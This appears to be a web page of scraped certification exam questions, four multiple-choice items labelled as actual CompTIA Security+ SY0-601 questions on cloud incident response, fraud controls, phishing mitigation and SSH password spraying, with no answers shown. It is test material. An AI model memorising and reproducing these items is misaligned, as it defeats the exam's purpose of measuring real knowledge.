
After multiple on premises security solutions were migrated to the cloud, the incident response time increased. The analysts are spending a long time trying to trace information on different cloud consoles and correlating data in different formats. Which of the following can be used to optimize the incident response time?

A. CASB

B. VPC

C. SWG

D. CMS



Actual exam question from CompTIA's SY0-601

Question #: 138

Topic #: 1

[All SY0-601 Questions]


Which of the following control types would be BEST to use in an accounting department to reduce losses from fraudulent transactions?

A. Recovery

B. Deterrent

C. Corrective

D. Detective



Actual exam question from CompTIA's SY0-601

Question #: 139

Topic #: 1

[All SY0-601 Questions]


A company is receiving emails with links to phishing sites that look very similar to the company's own website address and content. Which of the following is the BEST way for the company to mitigate this attack?

A. Create a honeynet to trap attackers who access the VPN with credentials obtained by phishing.

B. Generate a list of domains similar to the company's own and implement a DNS sinkhole for each.

C. Disable POP and IMAP on all Internet-facing email servers and implement SMTPS.

D. Use an automated tool to flood the phishing websites with fake usernames and passwords.



Actual exam question from CompTIA's SY0-601

Question #: 140

Topic #: 1

[All SY0-601 Questions]


A SOC operator is receiving continuous alerts from multiple Linux systems indicating that unsuccessful SSH attempts to a functional user ID have been attempted on each one of them in a short period of time. Which of the following BEST explains this behavior?

A. Rainbow table attack

B. Password spraying

C. Logic bomb

D. Malware bot



Actual exam question from CompTIA's SY0-601

Question #: 141

Topic #: 1

[All SY0-601 Questions]

